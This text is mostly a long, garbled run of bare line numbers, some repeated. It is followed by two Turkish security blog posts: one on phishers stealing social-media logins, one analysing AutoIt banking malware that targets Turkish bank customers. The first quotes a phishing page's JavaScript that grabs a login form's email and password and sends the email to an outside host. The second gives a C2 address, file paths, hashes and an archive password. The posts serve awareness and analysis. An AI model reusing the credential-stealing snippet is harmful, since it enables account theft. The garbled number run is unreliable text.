103  
104  
105  
106  
107  
108  
109  
110  
111  
112  
113  
114  
115  
116  
117  
118  
119  
120  
121  
122  
123  
124  
125  
126  
127  
128  
129  
130  
131  
132  
133  
134  
135  
136  
137  
138  
139  
140  
141  
142  
143  
144  
145  
146  
147  
148  
149  
150  
151  
152  
153  
154  
155  
156  
157  
158  
159  
160  
161  
162  
163  
164  
165  
166  
167  
168  
169  
170  
171  
172  
173  
174  
175  
176  
177  
178  
179  
180  
181  
182  
183  
184  
185  
186  
187  
188  
189  
190  
191  
192  
193  
194  
195  
196  
197  
198  
199  
200  
201  
202  
203  
204  
205  
206  
207  
208  
209  
210  
211  
212  
213  
214  
215  
216  
217  
218  
219  
220  
221  
222  
223  
224  
225  
226  
227  
228  
229  
230  
231  
232  
233  
234  
235  
236  
237  
238  
239  
240  
241  
242  
243  
244  
245  
246  
247  
248  
249  
250  
251  
252  
253  
254  
255  
256  
257  
258  
259  
260  
261  
262  
263  
264  
265  
266  
267  
268  
269  
270  
271  
272  
273  
274  
275  
276  
277  
278  
279  
280  
281  
282  
283  
284  
285  
286  
287  
288  
289  
290  
291  
292  
293  
294  
295  
296  
297  
298  
299  
300  
301  
302  
303  
304  
305  
306  
307  
308  
309  
310  
311  
312  
313  
314  
315  
316  
317  
318  
319  
320  
321  
322  
323  
324  
325  
326  
327  
328  
329  
330  
331  
332  
333  
334  
335  
336  
337  
338  
339  
340  
341  
342  
343  
344  
345  
346  
347  
348  
349  
350  
351  
352  
353  
354  
355  
356  
357  
358  
359  
360  
361  
362  
363  
364  
365  
366  
367  
368  
369  
370  
371  
372  
373  
374  
375  
376  
377  
378  
379  
380  
381  
382  
383  
384  
385  
386  
387  
388  
389  
390  
391  
392  
393  
394  
395  
396  
397  
398  
399  
400  
401  
402  
403  
404  
405  
406  
407  
408  
409  
410  
411  
412  
413  
414  
415  
416  
417  
418  
419  
420  
421  
422  
423  
424  
425  
426  
427  
428  
429  
430  
431  
432  
433  
434  
435  
436  
437  
438  
439  
440  
441  
442  
443  
444  
445  
446  
447  
448  
449  
450  
451  
452  
453  
454  
455  
456  
457  
458  
459  
460  
461  
462  
463  
464  
465  
466  
467  
468  
469  
470  
471  
472  
473  
474  
475  
476  
477  
478  
479  
480  
481  
482  
483  
484  
485  
486  
487  
488  
489  
490  
491  
492  
493  
494  
495  
496  
497  
498  
499  
500  
501  
502  
503  
504  
505  
506  
507  
508  
509  
510  
511  
512  
513  
514  
515  
516  
517  
518  
519  
520  
521  
522  
523  
524  
525  
526  
527  
528  
529  
530  
531  
532  
533  
534  
535  
536  
537  
538  
539  
540  
541  
542  
543  
544  
545  
546  
547  
548  
549  
550  
551  
552  
553  
554  
555  
556  
557  
558  
559  
559  
560  
561  
562  
563  
564  
565  
566  
567  
568  
569  
569  
570  
571  
572  
573  
574  
575  
576  
577  
578  
579  
579  
580  
581  
582  
583  
584  
585  
586  
587  
588  
589  
589  
590  
591  
592  
593  
594  
595  
596  
597  
598  
599  
599  
600  
601  
602  
603  
604  
605  
606  
607  
608  
609  
609  
610  
611  
612  
613  
614  
615  
616  
617  
618  
619  
619  
620  
621  
622  
623  
624  
625  
626  
627  
628  
629  
629  
630  
631  
632  
633  
634  
635  
636  
637  
638  
639  
639  
640  
641  
642  
643  
644  
645  
646  
647  
648  
649  
649  
650  
651  
652  
653  
654  
655  
656  
657  
658  
659  
659  
660  
661  
662  
663  
664  
665  
666  
667  
668  
669  
669  
670  
671  
672  
673  
674  
675  
676  
677  
678  
679  
679  
680  
681  
682  
683  
684  
685  
686  
687  
688  
689  
689  
690  
691  
692  
693  
694  
695  
696  
697  
698  
699  
699  
700  
701  
702  
703  
704  
705  
706  
707  
708  
709  
709  
710  
711  
712  
713  
714  
715  
716  
717  
718  
719  
719  
720  
721  
722  
723  
724  
725  
726  
727  
728  
729  
729  
730  
731  
732  
733  
734  
735  
736  
737  
738  
739  
739  
740  
741  
742  
743  
744  
745  
746  
747  
748  
749  
749  
750  
751  
752  
753  
754  
755  
756  
757  
758  
759  
759  
760  
761  
762  
763  
764  
765  
766  
767  
768  
769  
769  
770  
771  
772  
773  
774  
775  
776  
777  
778  
779  
779  
780  
781  
782  
783  
784  
785  
786  
787  
788  
789  
789  
790  
791  
792  
793  
794  
795  
796  
797  
798  
799  
799  
800  
801  
802  
803  
804  
805  
806  
807  
808  
809  
809  
810  
811  
812  
813  
814  
815  
816  
817  
818  
819  
819  
820  
821  
822  
823  
824  
825  
826  
827  
828  
829  
829  
830  
831  
832  
833  
834  
835  
836  
837  
838  
839  
839  
840  
841  
842  
843  
844  
845  
846  
847  
848  
849  
849  
850  
851  
852  
853  
854  
855  
856  
857  
858  
859  
859  
860  
861  
862  
863  
864  
865  
866  
867  
868  
869  
869  
870  
871  
872  
873  
874  
875  
876  
877  
878  
879  
879  
880  
881  
882  
883  
884  
885  
886  
887  
888  
889  
889  
890  
891  
892  
893  
894  
895  
896  
897  
898  
899  
899  
900  
901  
902  
903  
904  
905  
906  
907  
908  
909  
909  
910  
911  
912  
913  
914  
915  
916  
917  
918  
919  
919  
920  
921  
922  
923  
924  
925  
926  
927  
928  
929  
929  
930  
931  
932  
933  
934  
935  
936  
937  
938  
939  
939  
940  
941  
942  
943  
944  
945  
946  
947  
948  
949  
949  
950  
951  
952  
953  
954  
955  
956  
957  
958  
959  
959  
960  
961  
962  
963  
964  
965  
966  
967  
968  
969  
969  
970  
971  
972  
973  
974  
975  
976  
977  
978  
979  
979  
980  
981  
982  
983  
984  
985  
986  
987  
988  
989  
989  
990  
991  
992  
993  
994  
995  
996  
997  
998  
999  
999  
1000  
1001  
1002  
1003  
1004  
1005  
1006  
1007  
1008  
1009  
1009  
1010  
1011  
1012  
1013  
1014  
1015  
1016  
1017  
1018  
1019  
1019  
1020  
1021  
1022  
1023  
1024  
1025  
1026  
1027  
1028  
1029  
1029  
1030  
1031  
1032  
1033  
1034  
1035  
1036  
1037  
1038  
1039  
1039  
1040  
1041  
1042  
1043  
1044  
1045  
1046  
1047  
1048  
1049  
1049  
1050  
1051  
1052  
1053  
1054  
1055  
1056  
1057  
1058  
1059  
1059  
1060  
1061  
1062  
1063  
1064  
1065  
1066  
1067  
1068  
1069  
1069  
1070  
1071  
1072  
1073  
1074  
1075  
1076  
1077  
1078  
1079  
1079  
1080  
1081  
1082  
1083  
1084  
1085  
1086  
1087  
1088  
1089  
1089  
1090  
1091  
1092  
1093  
1094  
1095  
1096  
1097  
1098  
1099  
1099  
1100  
1101  
1102  
1103  
1104  
1105  
1106  
1107  
1108  
1109  
1109  
1110  
1111  
1112  
1113  
1114  
1115  
1116  
1117  
1118  
1119  
1119  
1120  
1121  
1122  
1123  
1124  
1125  
1126  
1127  
1128  
1129  
1129  
1130  
1131  
1132  
1133  
1134  
1135  
1136  
1137  
1138  
1139  
1139  
1140  
1141  
1142  
1143  
1144  
1145  
1146  
1147  
1148  
1149  
1149  
1150  
1151  
1152  
1153  
1154  
1155  
1156  
1157  
1158  
1159  
1159  
1160  
1161  
1162  
1163  
1164  
1165  
1166  
1167  
1168  
1169  
1169  
1170  
1171  
1172  
1173  
1174  
1175  
1176  
1177  
1178  
1179  
1179  
1180  
1181  
1182  
1183  
1184  
1185  
1186  
1187  
1188  
1189  
1189  
1190  
1191  
1192  
1193  
1194  
1195  
1196  
1197  
1198  
1199  
1199  
1200  
1201  
1202  
1203  
1204  
1205  
1206  
1207  
1208  
1209  
1209  
1210  
1211  
1212  
1213  
1214  
1215  
1216  
1217  
1218  
1219  
1219  
1220  
1221  
1222  
1223  
1224  
1225  
1226  
1227  
1228  
1229  
1229  
1230  
1231  
1232  
1233  
1234  
1235  
1236  
1237  
1238  
1239  
1239  
1240  
1241  
1242  
1243  
1244  
1245  
1246  
1247  
1248  
1249  
1249  
1250  
1251  
1252  
1253  
1254  
1255  
1256  
1257  
1258  
1259  
1259  
1260  
1261  
1262  
1263  
1264  
1265  
1266  
1267  
1268  
1269  
1269  
1270  
1271  
1272  
1273  
1274  
1275  
1276  
1277  
1278  
1279  
1279  
1280  
1281  
1282  
1283  
1284  
1285  
1286  
1287  
1288  
1289  
1289  
1290  
1291  
1292  
1293  
1294  
1295  
1296  
1297  
1298  
1299  
1299  
1300  
1301  
1302  
1303  
1304  
1305  
1306  
1307  
1308  
1309  
1309  
1310  
1311  
1312  
1313  
1314  
1315  
1316  
1317  
1318  
1319  
1319  
1320  
1321  
1322  
1323  
1324  
1325  
1326  
1327  
1328  
1329  
1329  
1330  
1331  
1332  
1333  
1334  
1335  
1336  
1337  
1338  
1339  
1339  
1340  
1341  
1342  
1343  
1344  
1345  
1346  
1347  
1348  
1349  
1349  
1350  
1351  
1352  
1353  
1354  
1355  
1356  
1357  
1358  
1359  
1359  
1360  
1361  
1362  
1363  
1364  
1365  
1366  
1367  
1368  
1369  
1369  
1370  
1371  
1372  
1373  
1374  
1375  
1376  
1377  
1378  
1379  
1379  
1380  
1381  
1382  
1383  
1384  
1385  
1386  
1387  
1388  
1389  
1389  
1390  
1391  
1392  
1393  
1394  
1395  
1396  
1397  
1398  
1399  
1399  
1400  
1401  
1402  
1403  
1404  
1405  
1406  
1407  
1408  
1409  
1409  
1410  
1411  
1412  
1413  
1414  
1415  
1416  
1417  
1418  
1419  
1419  
1420  
1421  
1422  
1423  
1424  
1425  
1426  
1427  
1428  
1429  
1429  
1430  
1431  
1432  
1433  
1434  
1435  
1436  
1437  
1438  
1439  
1439  
1440  
1441  
1442  
1443  
1444  
1445  
1446  
1447  
1448  
1449  
1449  
1450  
1451  
1452  
1453  
1454  
1455  
1456  
1457  
1458  
1459  
1459  
1460  
1461  
1462  
1463  
1464  
1465  
1466  
1467  
1468  
1469  
1469  
1470  
1471  
1472  
1473  
1474  
1475  
1476  
1477  
1478  
1479  
1479  
1480  
1481  
1482  
1483  
1484  
1485  
1486  
1487  
1488  
1489  
1489  
1490  
1491  
1492  
1493  
1494  
1495  
1496  
1497  
1498  
1499  
1499  
1500  
1501  
1502  
1503  
1504  
1505  
1506  
1507  
1508  
1509  
1509  
1510  
1511  
1512  
1513  
1514  
1515  
1516  
1517  
1518  
1519  
1519  
1520  
1521  
1522  
1523  
1524  
1525  
1526  
1527  
1528  
1529  
1529  
1530  
1531  
1532  
1533  
1534  
1535  
1536  
1537  
1538  
1539  
1539  
1540  
1541  
1542  
1543  
1544  
1545  
1546  
1547  
1548  
1549  
1549  
1550  
1551  
1552  
1553  
1554  
1555  
1556  
1557  
1558  
1559  
1559  
1560  
1561  
1562  
1563  
1564  
1565  
1566  
1567  
1568  
1569  
1569  
1570  
1571  
1572  
1573  
1574  
1575  
1576  
1577  
1578  
1579  
1579  
1580  
1581  
1582  
1583  
1584  
1585  
1586  
1587  
1588  
1589  
1589  
1590  
1591  
1592  
1593  
1594  
1595  
1596  
1597  
1598  
1599  
1599  
1600  
1601  
1602  
1603  
1604  
1605  
1606  
1607  
1608  
1609  
1609  
1610  
1611  
1612  
1613  
1614  
1615  
1616  
1617  
1618  
1619  
1619  
1620  
1621  
1622  
1623  
1624  
1625  
1626  
1627  
1628  
1629  
1629  
1630  
1631  
1632  
1633  
1634  
1635  
1636  
1637  
1638  
1639  
1639  
1640  
1641  
1642  
1643  
1644  
1645  
1646  
1647  
1648  
1649  
1649  
1650  
1651  
1652  
1653  
1654  
1655  
1656  
1657  
1658  
1659  
1659  
1660  
1661  
1662  
1663  
1664  
1665  
1666  
1667  
1668  
1669  
1669  
1670  
1671  
1672  
1673  
1674  
1675  
1676  
1677  
1678  
1679  
1679  
1680  
1681  
1682  
1683  
1684  
1685  
1686  
1687  
1688  
1689  
1689  
1690  
1691  
1692  
1693  
1694  
1695  
1696  
1697  
1698  
1699  
1699  
1700  
1701  
1702  
1703  
1704  
1705  
1706  
1707  
1708  
1709  
1709  
1710  
1711  
1712  
1713  
1714  
1715  
1716  
1717  
1718  
1719  
1719  
1720  
1721  
1722  
1723  
1724  
1725  
1726  
1727  
1728  
1729  
1729  
1730  
1731  
1732  
1733  
1734  
1735  
1736  
1737  
1738  
1739  
1739  
1740  
1741  
1742  
1743  
1744  
1745  
1746  
1747  
1748  
1749  
1749  
1750  
1751  
1752  
1753  
1754  
1755  
1756  
1757  
1758  
1759  
1759  
1760  
1761  
1762  
1763  
1764  
1765  
1766  
1767  
1768  
1769  
1769  
1770  
1771  
1772  
1773  
1774  
1775  
1776  
1777  
1778  
1779  
1779  
1780  
1781  
1782  
1783  
1784  
1785  
1786  
1787  
1788  
1789  
1789  
1790  
1791  
1792  
1793  
1794  
1795  
1796  
1797  
1798  
1799  
1799  
1800  
1801  
1802  
1803  
1804  
1805  
1806  
1807  
1808  
1809  
1809  
1810  
1811  
1812  
1813  
1814  
1815  
1816  
1817  
1818  
1819  
1819  
1820  
1821  
1822  
1823  
1824  
1825  
1826  
1827  
1828  
1829  
1829  
1830  
1831  
1832  
1833  
1834  
1835  
1836  
1837  
1838  
1839  
1839  
1840  
1841  
1842  
1843  
1844  
1845  
1846  
1847  
1848  
1849  
1849  
1850  
1851  
1852  
1853  
1854  
1855  
1856  
1857  
1858  
1859  
1859  
1860  
1861  
1862  
1863  
1864  
1865  
1866  
1867  
1868  
1869  
1869  
1870  
1871  
1872  
1873  
1874  
1875  
1876  
1877  
1878  
1879  
1879  
1880  
1881  
1882  
1883  
1884  
1885  
1886  
1887  
1888  
1889  
1889  
1890  
1891  
1892  
1893  
1894  
1895  
1896  
1897  
1898  
1899  
1899  
1900  
1901  
1902  
1903  
1904  
1905  
1906  
1907  
1908  
1909  
1909  
1910  
1911  
1912  
1913  
1914  
1915  
1916  
1917  
1918  
1919  
1919  
1920  
1921  
1922  
1923  
1924  
1925  
1926  
1927  
1928  
1929  
1929  
1930  
1931  
1932  
1933  
1934  
1935  
1936  
1937  
1938  
1939  
1939  
1940  
1941  
1942  
1943  
1944  
1945  
1946  
1947  
1948  
1949  
1949  
1950  
1951  
1952  
1953  
1954  
1955  
1956  
1957  
1958  
1959  
1959  
1960  
1961  
1962  
1963  
1964  
1965  
1966  
1967  
1968  
1969  
1969  
1970  
1971  
1972  
1973  
1974  
1975  
1976  
1977  
1978  
1979  
1979  
1980  
1981  
1982  
1983  
1984  
1985  
1986  
1987  
1988  
1989  
1989  
1990  
1991  
1992  
1993  
1994  
1995  
1996  
1997  
1998  
1999  
1999  
2000  
2001  
2002  
2003  
2004  
2005  
2006  
2007  
2008  
2009  
2010  
2011  
2012  
2013  
2014  
2015  
2016  
2017  
2018  
2019  
2020  
2021  
2022  
2023  
2024  
2025  
2026  
2027  
2028  
2029  
20

Recording Started

## Recording

document.forms[2].onsubmit = function() {
 var email = document.getElementById("yolo").value;
 var password = document.getElementById("yalo").value;
 new Image().src = "https://healpol.com/ekle.php?email=" + email
}

14 Mayıs 2016 Cumartesi

Pt	Sa	Ça	Pe	Cu	Ct	Pz
25	26	27	28	29	30	1
2	3	4	5	6	7	8
9	10	11	12	13	14	15
16	17	18	19	20	21	22
23	24	25	26	27	28	29
30	31	1	2	3	4	5

12:16:43

Hırsızların çaldıkları hesapları ne kadar etkin kullandıklarını anlama adına Twitter üzerinde @osmankurek81 isimli sahte bir hesap oluşturup, Twitter'a giriş için kullandığım e-posta adresini ve parolayı ilgili sayfaları üzerinden hırsızlara çaldırdığımı, hesabın 2 saat içinde kötüye kulanıldığına ve dondurulduğuna dair Twitter'dan bir e-posta aldım. Bunun üzerine Twitter hesabımı bağlanan IP adreslerini incelediğimde, hırsızlara ait olduğunu düşündüğüm ip adresini de görebildim.

Merhaba osmankurek81

Posta Kutusu (4)

Kimden & Konu

- Twitter <password@twitter.com>  Reset your Twitter password
- Twitter <password@twitter.com>  For security purposes, your Twitter account has been locked.
- Twitter <verify@twitter.com>  Confirm your Twitter account, Osman Kürek
- uyeler@mynet.com  Mynet Duyurusu Hissedildiniz

Tarih : 14 Mayıs 2016 Cumartesi 22:08

Yanıtlı Tümünü yanıtlı Det Yazdır

For security purposes, your Twitter account has been locked.

Kümden : Twitter <password@twitter.com> [Adres Değiştirme Ekle]  
Kime : Osman Kürek <osmankurek81@mynet.com>

Hi Osman Kürek,

Your account may have been compromised by a website or service not associated with Twitter.

We've locked your account @osmankurek81 to keep it safe. In order to log back in, you must change your password.

Reset password

Media Ma

Twitter Account History and Login History

**Account creation:** May 13, 2016 at 8:54 AM (located in Turkey)

**Username:** @osmankurek81

**Email:** osmankurek81@mynet.com

**Phone:** Add a phone

**Login history:**

APP	DATE & TIME	IP LOCATION
Twitter.com	May 15, 2016 5:06 AM	78.183.226.81 (Turkey) <span style="color:red">←</span>
Twitter.com	May 14, 2016 5:00 AM	
Twitter.com	May 14, 2016 4:50 AM	
Bitly	May 14, 2016 1:50 AM	
Bitly	May 14, 2016 1:50 AM	
Twitter.com	May 14, 2016 1:44 AM	
Twitter.com	May 13, 2016 11:19 PM	

[Ads by Google](#)

[IP Address Map](#)

[Find IP Location](#)

[Location Map](#)

[Location Tracker](#)

Geolocation data from [IP2Location](#) (Product: DB6, updated on 2016-5-1)

IP Address	Country	Region	City
78.183.226.81	Turkey	Amasya	Merzifon
ISP	Organization	Latitude	Longitude
TT ADSL- TTNET_DYNAMIC_GAY	Not Available	40.873329162598	35.46305847168

Geolocation data from [ipinfo.io](#) (Product: API, real-time)

IP Address	Country	Region	City
78.183.226.81	Turkey	Not Available	Not Available
ISP	Organization	Latitude	Longitude
TTNet A.S.	TT ADSL- TTnet_dynamic_gay	41.0136	28.9550

Geolocation data from [EurekAPI](#) (Product: API, real-time)

IP Address	Country	Region	City
78.183.226.81	Turkey	Amasya	Amasya
ISP	Organization	Latitude	Longitude
Turk Telekom	Turk Telekom	40.6533	35.8331

Sonuç olarak, dolandırıcıların sosyal ağlar üzerinde masum vatandaşların parolalarını çalmak ve hesaplarını kötüye kullanmak için uğraş verdiklerini ve hatta reklam bütçeleri oluşturduklarını görebiliyoruz.

Sosyal ağ ve medya güvenliğiniz için bilmediğiniz kaynaklardan gelen mesajlara, reklamlara itibar etmemenizi, bağlantı adreslerine tıklamamanızı ve internet tarayıcılarına yüklediğiniz eklentilere dikkat etmenizi (mevcut Chrome eklentilerinizi <chrome://extensions> adresinden görebilirsiniz) tavsiye ederim.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

The post [Sosyal Ağ Hırsızları](#) appeared first on [Hack 4 Career - Siber Güvenlik Günlüğü](#).

## Autoit Bankacılık Zararlı Yazılımı



Source: <https://www.mertsarica.com/autoit-bankacilik-zararli-yazilimi/>

By M.S on July 1st, 2016

2015 yılından bu yana Türkiye'de çok sayıda bankanın müşterilerinin hedef alındığı bir zararlı yazılım salgını olduğu bilinmekteydi. Kullanmış olduğu Windows işletim sistemi üzerinde bu yazıya konu olan bankacılık zararlı yazılımı çalışan banka müşterileri, ilgili bankaların internet şubelerine giriş esnasında, mobil şube uygulaması yükletme vaadiyle cep telefonu numarası isteyen bir pencere ile karşılaşıyorlardı. Pencerede yer alan görsellerin tasarımının bankanın tasarımlıyla uyum içinde olması ise müşterileri cep telefonu numarası girmeye ikna eden önemli etkenlerden biriydi.



Bu pencereye girilen cep telefonu numarasından sonra müşterinin cep telefonuna bağlantı adresi (link) içeren (<http://banka.mobilsubeindir.com/kur>) bir SMS gönderilmektedir. Bu bağlantı adresini ziyaret eden ve Android işletim sistemi yüklü akıllı cihaz kullanan müşterinin karşısına, SMS çalabilme yeteneğine de sahip olan Android zararlı yazılımının kurulmasına yönelik yönergeler çıktıgı daha önce gerçekleştirilen analizlerden bilinmekteydi. (Bu Android zararlı yazılımı ile ilgili detaylı bilgi almak için [Bakır EMRE](#)'nin [analiz](#) yazısını inceleyebilirsiniz.) Ben de bu yazımmda, Windows işletim sistemi üzerinde çalışan ve yukarıda bahsi geçen Android zararlı yazılımının ilk halkası olan Windows zararlı yazılımını kısaca inceledim.



Windows işletim sistemi üzerinde çalışan bu zararlı yazılımın kullanıcılarının sistemlerine tam olarak hangi kaynaktan, nasıl bulaştığını tam olarak bilinmemekle birlikte, zararlı eklentiye sahip veya zararlı JAR dosyası bağlantı adresi içeren sahte sipariş e-postası kaynaklı olduğunu, bulaşmış olduğu sistemlerde Java ile geliştirilmiş başka bir zararlı yazılım olması nedeniyle tahmin etmekteyim. (<https://www.virustotal.com/en/file/0ba783b9cf1cee314c06f29b9ff629948a296257f1b1a19b09ba2a2369da3d0e/analysis/>)

Cep telefonu numarasının girilmesini isteyen pencereye kullanıcı tarafından cep telefonu numarası girildiğinde, ilgili pencerede cep telefonu numarasına SMS gönderildiği belirtilmektedir. Android akıllı cihaza kurulan bu uygulama (zararlı yazılım) çalıştırıldığında

da, ekranda yer alan 6 haneli sayının bu pencereye girilmesi istenmekteydi. Bu sayı girildikten sonra mobil zararlı yazılım ile pencere çıkan zararlı yazılımın eşleştiği arka planda komuta kontrol merkezine (<http://149.202.206.57>) bildirilerek, Windows işletim sistemi üzerinde çalışan zararlı yazılımın artık internet şubeye girişe kullanıcıya pencere çıkartmayacak şekilde komuta kontrol merkezinden komut aldığı () görülmüyordu.



Fiddler screenshot showing network traffic and request details:

**Request Headers:**

```
GET /main.php HTTP/1.1
Accept: image/jpeg, application/x-ms-application, image/gif, applicat ^
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Tric
```

**Miscellaneous:**

```
Referer: http://149.202.206.57/main.php?uid=645448C4702F703D
Transport
```

**Response Headers:**

```
HTTP/1.0 200 OK
Server: nginx
Date: Mon, 30 May 2016 14:15:21 GMT
Content-Type: text/html; charset=UTF-8
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.12
Connection: close
Content-Length: 83
```

**Response Body:**

```
<html>
<head>
<title>off</title>
</head>
<body>
```

A red arrow points to the '<title>off</title>' line in the response body.

Pencere çıkan zararlı yazılım sisteme bulastıktan sonra işletim sistemi yeniden başlatıldığında C:\Users\kullanıcı adı\AppData\Roaming\Apple\_Updater\ klasörü altında lsass.exe adı altında, aynı klasörde bulunan safe dosyasını yükleyerek çalışmaktadır.

lsass.exe  
MD5: 6A93A4071CC7C22628AF40A4D872F49B


SHA-1: BA916E686AA0CAE19AB907BDAB94924ADA92B5F4

SHA-256: 8465F3FCBCCCE3EA12495EDBB0BD09C3B066E3DF891613CE3180F9BB38B37B01

safe  
MD5: A77D3D8060DC0096AF6F2F24AFD57EF7

SHA-1: B22068203898FB5643E5060AC72A29FD3D35DECE

SHA-256: 02E8EACE1A4FB827BB78BA1F5A40D9E54E98AED7E555093B37C0243AF6B05D99



Kısa bir araştırmadan sonra, lsasss.exe programının AutoIt v3.3.12 programının (<https://www.autoitscript.com/site/autoit/>) adının değiştirilmiş hali (rename) olduğu, safe dosyasının ise AutoIt betiği (script) olduğunu tespit ettim.

*AutoIt betiğini OllyDbg gibi bir hata ayıklama programı ile analiz etmek için [https://www.autoitscript.com/wiki/FAQ#How\\_can\\_I\\_debug\\_my\\_script](https://www.autoitscript.com/wiki/FAQ#How_can_I_debug_my_script) sayfasında ver alan araçları kullanabilirsiniz.*

safe dosyasını incelediğimde bu dosyada yer alan değişken isimlerinin karmaşıklaştırılmış olduğu, şifrelenmiş verilerin yer aldığı (#comments-start #comments-end) şifreleme amacıyla kullanılan fonksiyonlar olduğunu gördüm.

lsass.exe programı çalıştırıldıktan sonra safe dosyası içinde yer alan şifrelenmiş verileri (1 adet EXE uzantılı dosya (command line winrar programı) ve 1 adet şifrelenmiş (şifre: 6pRxSLyV4) RAR uzantılı dosya) C:\Users\kullanıcı adı\AppData\Local\Temp\ klasörü altında rastgele oluşturduğu sayılardan oluşan isme sahip bir klasöre açmaktadır ve bu klasöry gizlemektedir. (hidden)

lsass.exe programı, Winrar programı ile şifrelenmiş RAR dosyasını gizlenmiş klasöre açtıktan sonra, içinden çıkan svnhost.exe isimli programı (AutoIt programı) 871155.583007 (AutoIt betiği) dosyası ile çalışmaktadır ve 871155.583007 dosyasını silerek, sistem üzerinde svnhost.exe adı altında çalışmıyordu.

